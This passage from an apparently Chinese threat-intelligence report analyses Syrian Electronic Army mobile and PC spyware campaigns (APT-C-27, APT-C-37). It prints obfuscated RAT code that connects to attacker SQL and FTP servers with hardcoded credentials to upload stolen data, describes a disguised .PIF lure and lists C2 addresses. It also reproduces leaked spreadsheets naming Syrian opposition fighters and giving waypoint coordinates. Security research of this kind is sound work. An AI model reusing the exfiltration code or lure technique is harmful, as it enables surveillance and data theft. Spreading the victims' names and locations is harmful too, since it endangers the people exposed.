- 尝试使用 root 权限执行攻击者指定的命令或二进制文件
- 检索联系人
- 短信
- 通话记录
- 设备的位置，方向和加速度

⁸ 《Under the SEA - A Look at the Syrian Electronic Army's Mobile Tooling》: <https://i.blackhat.com/eu-18/Wed-Dec-5/eu-18-DelRosso-Under-the-SEA.pdf>

- 可远程更新的 C2 IP 和端口
- 隐藏图标
- 设备信息

样本核心功能代码结构见下图。



图 3-3 样本核心代码的结构

(二) 跨平台攻击方式

2018 年 7 月，我们首次发现其新版本的移动端攻击样本具备了针对 PC 的诱导跨越攻击方式⁹。

1. 载荷投递

此次共发现两个相似名称的攻击样本钓鱼网站及下载地址，PC 端 RAT 的攻击样本“hmzvbs”则直接嵌入在新版本的移动端攻击样本中。

⁹ 移动端跨越攻击预警：新型 APT 攻击方式解析: <http://blogs.360.cn/post/analysis-of-apt-c-27.html>




图 3-4 钓鱼网站

2. 攻击样本分析

通过分析对比，我们发现新版本的移动端手机攻击样本除了保留原版的移动端 RAT 功能之外，此次攻击新增了移动存储介质诱导攻击的方式，首次实现了从移动端到 PC 端的攻击跨越，其攻击细节如下：

第一步：移动端攻击样本携带针对 PC 的 PE 格式 RAT 攻击文件“hmzvbs”。




图 3-5 携带的 PE RAT 攻击文件

第二步：移动端手机攻击样本运行后，立即把该针对 PC 的 RAT 攻击文件“hmzvbs”，释放到指定好的移动端外置存储设备中的图片目录下进行特殊名称的伪装。这个伪装实现了跨越攻击前的特殊准备，该伪装具有两个特点：攻击文件名称伪装成常见的图片相关目录名；攻击文件的扩展名为“.PIF”（该扩展名代表 MS-DOS 程序的快捷方式，意味着在 PC 上可直接运行）。

第三步：借助用户会不定期使用 PC 来浏览移动端手机里照片的一种习惯，当受到移动

端攻击的目标，使用 PC 浏览移动端手机里的照片，一旦被诱导触发到伪装后的“图片目录”，该伪装对于普通用户较难识别发现，见图 3.6，即运行起该 PE 攻击文件，从而使 PC 遭受 RAT 攻击。

名称	修改日期	类型	大小
DCIM	2018/7/9 14:21	文件夹	
DCIM	2018/4/13 17:05	指向 MS-DOS 程...	419 KB

图 3-6 正常目录和伪装后的攻击文件对比

另外，此次移动端手机攻击样本包含的移动端 RAT 攻击和携带的针对 PC 的 RAT 攻击，其功能上并未发生太大变化，与之前功能基本保持一致。

(三) 溯源关联

1. 特殊文件名

样本 MD5	文件名
a4e6c15984a86f2a102ad67fa870a844	بالهاون قصف تلبيسة حمص
3f00799368f029c38cea4a1a56389ab7	7 تبادل المتضمنة النظام مع الاسلام جيش صفقة معتقل 15 مقابل العمالية عدرا من للنظام اسير 5 image.vbs الاسلام لجيش
ea79617ba045e118ca26a0e39683700d	الار هيئة يتراأس طلاس مناف العميد 1 رقم وثيقة العليا كان.vbs

表 3-1 PC 样本文件名

上表是部分攻击样本的文件名：

文件名“بالهاون قصف تلبيسة حمص”直译是“炮击霍姆斯”，而霍姆斯是叙利亚的一个城市，通过上述文件名可以侧面看出攻击者针对地区为叙利亚；

文件名“7 تبادل المتضمنة النظام مع الاسلام جيش صفقة معتقل 15 مقابل العمالية عدرا من للنظام اسير 5 image.vbs الاسلام لجيش”是关于囚犯交换的；

文件名“الار هيئة يتراأس طلاس مناف العميد 1 رقم وثيقة العليا كان”是关于 Manaf Tlass 的信息，而 Manaf Tlass 是叙利亚前国防部长之子马纳夫·塔拉斯。

因此从这些文件名可以看出，攻击者在诱饵文档命名时也颇为讲究，我们推测此次攻击针对叙利亚地区及周边地区，此类文件名容易诱惑特定人员点击。

2. 文档作者

通过在攻击者后台 <http://chatsecurelite.us.to/wp-content/uploads/2016/12/> 目录下发现文件 1.docx 文件，如下图。




图 3-7 文档存放位置

查看 1.docx 的属性发现该文件有作者信息 Raddex。




图 3-8 文件属性

进一步关联分析发现，发现 PC 端样本也使用 Raddex 字符命名类，此样本 C&C 为 31.9.48.183。这与叙利亚哈马市新闻网发布的攻击者 IP 信息一致。因此，推断 Raddex 属于攻击者组织的用户名。

样本 MD5	文件名
bdaaf37d1982a7221733c4cae17eccf8	SystemUI.exe

表 3-2 PC 样本文件名



图 3-9 叙利亚哈马市新闻网发布的消息

3. IP 地址

图 3.10、3.11 分别是 IP 31.9.48.183、82.137.255.56 的相关信息，这两个 IP 都是攻击者所持有，并且归属叙利亚大马士革。

Date scanned	Detections	URL
2017-11-30	1/66	http://31.9.48.183:1984/is-ready
2017-08-31	3/65	http://31.9.48.183/is-sending< >C:/Users/aboomar/Desktop/1.exe
2017-07-11	1/65	http://31.9.48.183:4009/
2017-07-09	3/65	http://31.9.48.183:4009/is-sending< >C:/Users/aboomar/Desktop/1.exe
2017-07-08	3/65	http://31.9.48.183:4009/is-sending< >C:/Users/aboomar/Desktop/New%20folder%20(3)/aboomar3
2017-06-21	2/65	http://31.9.48.183/is-ready
2017-06-14	2/65	http://31.9.48.183/is-sending< >c:/users/user/desktop/new/1994.exe
2017-05-31	1/64	http://31.9.48.183/is-sending< >c:/users/abo%20moazz/desktop/j/j/bin/release/j.exe
2017-05-31	1/64	http://31.9.48.183/is-sending< >c:/users/abomoazz/desktop/j/j/bin/release/j.exe
2017-05-30	1/64	http://31.9.48.183/is-sending< >c:/users/abo+moazz/desktop/newpathe/calc2.exe

图 3-10 IP 31.9.48.183 信息

Date scanned	Detections	URL
2017-09-28	2/64	http://82.137.255.56/is-sending< >c:/android/19-7-2017%20hmz%20rat/windowsservice.exe
2017-08-24	1/65	http://82.137.255.56/is-sending< >c:/users/aboomar/desktop/system.exe
2017-07-15	2/65	http://82.137.255.56/is-sending< >c:/users/abo%20moazz/desktop/5601.exe
2017-07-09	2/66	http://82.137.255.56:5602/is-sending< >C:/Users/android/Desktop/Server.exe
2017-07-09	2/65	http://82.137.255.56/is-sending< >c:/users/android/desktop/server.exe
2017-06-30	1/65	http://82.137.255.56:3001/is-ready
2017-06-24	1/65	http://82.137.255.56/
2017-06-07	2/64	http://82.137.255.56/is-sending< >C:/Users/android/Desktop/Server.exe
2017-06-02	2/64	http://telegram.strangled.net/wp-content/uploads/2017/telegram.exe/
2017-04-29	1/64	http://telegram.strangled.net/

图 3-11 IP 82.137.255.56 信息

4. PDB 路径

样本 MD5	pdb 路径
871e4e5036c7909d6fd9f23285f f39b5	aboomar3laqat.pdb
11b61b531a7bbc7668d7d346e4 a17d5e	C:\Users\Th3ProSyria\Desktop\cleanPROs\cleanPROs\obj\ Debug\NJ.pdb

表 3-3 PC 样本 PDB 路径

在 IP 关联以及其他发现的 PE 文件中，其 PDB 路径留下了相关计算机用户信息，如“Th3ProSyria”、“aboomar”、“abo moaaz”，这些名称常出现在阿拉伯语地区，而叙利亚的官方语言正是阿拉伯语。

针对 pdb 路径中相关名称进一步关联，发现曾经在 FBI 网站上发布一则针对 Ahmed Al Agha 因涉嫌参与叙利亚电子军而被通缉的悬赏公告¹⁰(图 3.12)，其常用昵称正是“Th3 Pro”和“The Pro”。

WANTED BY THE FBI

AHMED AL AGHA

Conspiracy to Gain Unauthorized Access to and Damage Computers; Conspiracy to Convey False Information Regarding a Terrorist Attack; Conspiracy to Cause Mutiny of United States Military Members; Conspiracy to Commit Identity Theft; Conspiracy to Commit Access Device Fraud

DESCRIPTION

Aliases: Ahmed Al Agha, Ahmed Umar Agha, Ahmed Umar Tomer, Ahmed Tomer Agha, Th3 Pro, The Pro	Place of Birth: Damascus, Syria
Date(s) of Birth (est): January 10, 1994	Eyes: Brown
Hair: Dark Brown	Weight: 110 pounds
Height: 5'10"	Sex: Male
Build: Thin	Nationality: Syrian
Race: White	

REWARD

The FBI is offering a reward of up to \$100,000 for information leading to the arrest of Ahmed Al Agha.

REMARKS

Al Agha is known to wear prescription eyeglasses. He is believed to be residing in Damascus, Syria.

CAUTION

Ahmed Al Agha is wanted for his alleged involvement in the Syrian Electronic Army (SEA), a group of individuals who allegedly committed cyberattacks against United States government agencies, media organizations, and private organizations under the SEA banner while using the online nickname Th3 Pro. On June 12, 2016, a criminal complaint was filed in the United States District Court, Eastern District of Virginia, Alexandria, Virginia, charging Al Agha with conspiring to violate numerous laws related to the commission of computer intrusions. If you have any information concerning this person, please contact your local FBI office or the nearest American Embassy or Consulate.

Field Office: Washington D.C.

图 3-12 FBI 针对 Ahmed Al Agha 的通缉悬赏公告

综上信息，我们可以确定此次攻击活动的参与者为叙利亚电子军相关人员，因此我们将黄金鼠（APT-C-27）归属为叙利亚电子军的一个分支。

二、拍拍熊组织

(一) 针对“伊斯兰国”的攻击活动

2015 年 10 月起，拍拍熊组织（APT-C-37）针对极端组织“伊斯兰国”展开了有组织、有计划、针对性的长期不间断攻击¹¹。此次攻击中使用了水坑攻击投递样本，恶意样本主要

¹⁰ FBI 网站针对 Ahmed Al Agha 悬赏公告: <https://www.fbi.gov/wanted/cyber/ahmed-al-agma>

¹¹ 拍拍熊（APT-C-37）：持续针对某武装组织的攻击活动揭露: <http://blogs.360.cn/post/analysis-of-apt-c-37>

伪装成聊天软件及一些特定领域常用软件。此木马具有窃取短信、通讯录、WhatsApp 和 Telegram 数据、使用 FTP 进行上传文件等多种功能。经过溯源和关联，我们发现拍拍熊组织与黄金鼠组织存在较强的关联性，因此将此攻击活动归属为叙利亚电子军的另一个分支。



图 3-13 拍拍熊攻击相关的关键时间事件点

1. 载荷投递

Al Swarm 新闻社网站（见图 3.14）是一个属于“伊斯兰国”的媒体网站，因此其遭受着来自世界各地的各种攻击，曾更换过几次域名，网站目前已经下线。拍拍熊组织除了对上述提到的 Amaq 媒体网站进行水坑攻击外，我们发现 Al Swarm 新闻社也同样被该组织用来水坑攻击，因此我们推测此次攻击目标为“伊斯兰国”。



图 3-14 Al Swarm 新闻社网站快照

2. 攻击样本分析

Android 端共使用到三种 RAT，其中有两种（DroidJack 和 SpyNote）是使用较频繁的商业 RAT，曾在多个黑客论坛上进行传播，已被多家安全公司查杀和曝光。而另外一种 RAT 我们认为是专门为此次攻击开发的，根据该 RAT 包含的特殊字符“runmylove”，结合其是首款被发现到的使用 SqlServer 实现指令交互的 RAT，我们命名为 SSLove，其仅出现在该攻击活动中，并历经数个版本的更新。

攻击活动中使用的 Android 样本的主要功能如下：

- 浏览、传输、删除、上传文件
- SMS 短信收发和查看

- 拨打电话
- 联系人管理
- 麦克风监听
- GPS 定位
- APP 管理
- 命令行控制
- 获取 WhatsApp 聊天信息
- 获取通话记录
- 获取设备信息
- 获取账户信息
- 拍照

3. 与黄金鼠的关联和区别

通过此次拍拍熊攻击活动的分析，结合之前对黄金鼠组织的分析，我们发现两个组织除了攻击目标和各自的专属 RAT 外，两者在下面几个方面有很强的关联，所以我们将此攻击活动归属为叙利亚电子军的另一个分支。

- 均熟悉阿拉伯语，持续数年针对 Android 和 Windows 平台，擅长水坑攻击。
- 均使用多种 RAT，其中大多数双方都有使用。
- 两个组织在两个时间段内使用了处于同一网段的 C&C (82.137.255.*)。

(二) 针对叙利亚国内反对派组织的攻击活动

2019 年 6 月，拍拍熊组织 (APT-C-37) 针对叙利亚反对派展开了有组织、有计划的网络间谍攻击。此次攻击活动中将 SSLove RAT 插入到正常的聊天应用 WhatsApp 中作为攻击载体。

1. 攻击样本分析

本次攻击活动中使用的样本伪装成即时通讯软件 “WhatsApp” 如表 3.4 所示，根据样本的修改时间如图 3.15 所示，可以发现本次攻击活动至少从 2019 年 6 月下旬开始。

样本 MD5	文件名
85e397114c401b0671ff74e7177cc361	WhatsApp

表 3-4 攻击样本信息

名称	大小	压缩后大小	修改时间
assets	17 400 371	8 683 268	
error_prone	119	98	
GBWA-armeabi.apk	1 186 792	412 271	
jsr305_annotations	133	104	
lib	6 018 736	3 078 903	
META-INF	1 218 057	422 332	
net	20 822	6 435	
org	234 637	99 316	
res	7 981 792	6 037 822	
third_party	588	331	修改时间
classes2.dex	1 685 640	683 282	2019-06-19 16:14
AndroidManifest.xml	117 728	18 244	2019-06-19 16:14
log4j.properties	274	163	2019-06-19 16:14
protobuf.meta	158 463	25 529	2019-06-19 16:14
build-data.properties	157	126	2019-06-19 16:14
classes.dex	10 597 920	4 405 603	2019-06-19 16:14
resources.arsc	6 580 900	6 580 900	1980-01-01 02:00

图 3-15 样本的修改时间

本次攻击活动中使用的 Android 样本的主要功能如下：

- 获取联系人信息
- 获取短信
- 获取位置信息
- 获取 WhatsApp 聊天信息
- 获取通话记录
- 获取文件列表信息
- 上传文件
- 获取设备信息
- 获取账户信息
- 拍照

在窃取隐私过程中，SSlove RAT 使用远程 SQL Server 数据库存储窃取的联系人的、短信、位置、WhatsApp 聊天记录等信息；并且将聊天图片、声音等文件上传到其 FTP 服务器上。

```
sbaah.this.connect = sbaah.this.CONN(String.valueOf(String.valueOf('t')) + String
    .valueOf('h') + String.valueOf('e') + String.valueOf('.') + String.valueOf('m') + String.valueOf('a')
    + String.valueOf('n') + String.valueOf(String.valueOf('.') + String.valueOf('o') + String.valueOf('f')
    + String.valueOf('.') + String.valueOf('t') + String.valueOf('h') + String.valueOf('e') + String.valueOf('.')
    + String.valueOf('f') + String.valueOf('i') + String.valueOf('g') + String.valueOf('t') + String.valueOf
    ('h'), String.valueOf(String.valueOf('W'))) + String.valueOf('@') + String.valueOf('8') + String.valueOf('E')
    + String.valueOf('H') + String.valueOf('S') + String.valueOf('C') + String.valueOf('$') + String.valueOf('F')
    + String.valueOf('4') + String.valueOf('G') + String.valueOf('V') + String.valueOf('$') + String.valueOf('u')
    + String.valueOf('H') + String.valueOf('i') + String.valueOf('8') + String.valueOf('@') + String.valueOf('o')
    + String.valueOf('8') + String.valueOf('2') + String.valueOf('T') + String.valueOf('#') + String.valueOf('Y')
    + String.valueOf('9') + String.valueOf('8') + String.valueOf('$') + String.valueOf('i') + String.valueOf
    ('G'), String.valueOf(String.valueOf('a')) + String.valueOf('n') + String.valueOf('t') + String.valueOf('i')
    + String.valueOf('.') + String.valueOf('t') + String.valueOf('e') + String.valueOf('n') + String.valueOf('r')
    + String.valueOf('o') + String.valueOf('t') + String.valueOf('i') + String.valueOf('s') + String.valueOf
    ('m'), String.valueOf(String.valueOf('8'))) + String.valueOf('2') + "." + String.valueOf('1') + String
    .valueOf('3') + String.valueOf('7') + "." + String.valueOf('2') + String.valueOf('5') + String.valueOf('5')
    + "." + String.valueOf('0') + "." + String.valueOf('1') + String.valueOf('1') + String.valueOf('4')
    + String.valueOf('4'));
```

图 3-16 连接远程 SQL Server 数据库

```
sbaah.this.con = new FTPClient();
sbaah.this.con.connect(String.valueOf(String.valueOf('8')) + String
.valueOf('2') + "." + String.valueOf('1') + String.valueOf('3') + String.valueOf('7') + "." + String
.valueOf('2') + String.valueOf('5') + String.valueOf('5') + "." + String.valueOf('0')); // 82.137.255.0
if(!sbaah.this.con.login(String.valueOf(String.valueOf('p')) + String
.valueOf('c') + String.valueOf('r'), String.valueOf(String.valueOf('m')) + String.valueOf('a') + String
.valueOf('r') + String.valueOf('y') + String.valueOf('m') + String.valueOf('a') + String.valueOf('r')
+ String.valueOf('y')) { // pcr, marymary
```

图 3-17 连接 FTP 服务器

2. 泄露数据分析

通过对 FTP 服务器信息的分析，从 2019 年 7 月下旬到 9 月初，我们观察到叙利亚电子军泄露了近 3GB 的数据，此数据包含图片、音频、文档、联系人、短信、通话记录等隐私信息。进一步对该数据进行分析后，发现此次受害者人数至少涉及 132 人，并且主要集中在自由的叙利亚军和沙姆解放组织。




图 3-18 泄露数据大小

➤ 自由叙利亚军

在泄露的隐私数据中，其中一个 Excel 表的标题指向了自由的叙利亚军队民族解放阵线组织分支¹²，其最后保存日期是 2019 年 6 月 22 日，其内容记录了部分人员信息。

¹² 叙利亚自由军民族解放阵线 https://wikivividly.com/wiki/National_Front_for_Liberation


				الجيش السوري الحر الجبهة الوطنية للتحرير فرع التنظيم	1
					2
					3
					4
					5
					6
مركز التدريب (مستشفى) - فرع التدريب					7
ملاحظات	نوع السلاح	الاسم	الخصائص	الاسم والشهرة	8
	122	يسفلا	رأسي	أحمد العوض	1
		يسفلا	مسنة	الديب المشويش	2
		يسفلا	مسنة	كشبة الموائس	3
		يسفلا	ساق	حمزة الموائس	4
		يسفلا	مسنة	أحمد العلي	5
		يسفلا	مسنة	عبد الرزاق الدواب	6
	130	يسفلا	رأسي	محمد يديع السبع	7
		يسفلا	مسنة	طارق الكاسين	8
		يسفلا	ساق	منصور الرحمن	9
		يسفلا	مسنة	روايث عوش	10
		يسفلا	مسنة	عبد الحليم المشويش	11
		يسفلا	مسنة	خالد المشويش	12
	غراء	يسفلا	رأسي	محمد أحمد المشويش	13
		يسفلا	مسنة	يحيى الصالح	14
		يسفلا	مسنة	أحمد عبد الكريم الصالح	15
		يسفلا	مسنة	أحمد سعيد الصالح	16
		يسفلا	مسنة	رامر ملاح الدواب	17
		يسفلا	مسنة	أحمد عبد العزيز العبد الله	18
	122	يسفلا	رأسي	أحمد محمود المشويش	19
		يسفلا	مسنة	باسل الموائس	20
		يسفلا	مسنة	مهاجر العجوز	21
		يسفلا	مسنة	خالد العبد الله	22
		يسفلا	مسنة	محمد محمود العبد الله	23
		يسفلا	مسنة	نادر الموائس	24
		يسفلا	مسنة	نزيه الرحمن	25
	130 + 122	الكرية	رأسي	أحمد نصار	26
		يسفلا	مسنة	مصطفى الرحمن	27
		يسفلا	مسنة	فواز الرحمن	28
		يسفلا	مسنة	نزار الدواب	29
		يسفلا	مسنة	خالد عبد الكريم الموائس	30
		يسفلا	مسنة	أحمد طوق	31
	122 + غراء	جوري	رأسي	علي نصار	32
		جوري	مسنة	أبراهيم الفضل	33
		جوري	مسنة	أحمد الخلد	34

图 3-19 民族解放阵线部分名单和文档属性

另一个 Excel 表指向自由的叙利亚军队第一军团 13 师 133 旅，最后保存日期为 2019 年 7 月 14 日，其中记录了部分城镇的指挥、总部、营地、特殊建筑的航点号码和航点图像。








				الجيش السوري الحر الفرقة الأولى الفرقة الثالثة - اللواء 133	1
					2
					3
					4
صورة الإحداثية	الإحداثية رقم	مسكر / بناء خاص	مقر / مركز / مبنى / مبنى	مدينة / بلدة / بلدة	5
航点图像	航点号码	指挥/总部/营地/特殊建筑	城市/城镇		6
	7Ts. ca. 39982. 3993	مقر القيادة	مارع	1	7
	7Ts. ca. 34037. 4772	مقر العمليات	توبس	2	8
	7Ts. ca. 33607. 4801	وفاة (8)	توبس	3	9
	7Ts. ca. 33059. 4787	وفاة (7)	توبس	4	10
	7Ts. ca. 33029. 4762	وفاة (6)	توبس	5	11
	7Ts. ca. 32885. 4733	وفاة (5)	توبس	6	12

图 3-20 第一军团第 13 师 133 旅部分航点数据和文档属性

下面部分图片包含了由自由军叙利亚分裂出来的叙利亚荣耀军队和隶属于叙利亚西北部伊德利卜和哈马省北部的自由叙利亚军的民族解放阵线的信息。



图 3-21 叙利亚荣耀军队提示信息



图 3-22 民族解放阵线提示信息

下图中为自由叙利亚军捕获的无人机。



图 3-23 自由军捕获的无人机

下图为叙利亚荣耀军的烈士公告和相关的人员变动申请。

以上泄露的种种信息表明，被监控的目标中包含反对派中的自由叙利亚军人员。

➤ 沙姆解放组织

我们在另外一些图片中，发现了印有沙姆解放组织的旗帜及徽章的文档、票据和手写文件。

下图是印有沙姆解放组织的徽章的公告文档。



图 3-26 沙姆解放组织文档照片



图 3-27 沙姆解放组织内部通告照片

下图为印有沙姆解放组织的徽章的票据。




图 3-28 沙姆解放组织票据

下图为印有沙姆解放组织的徽章的手写文件。

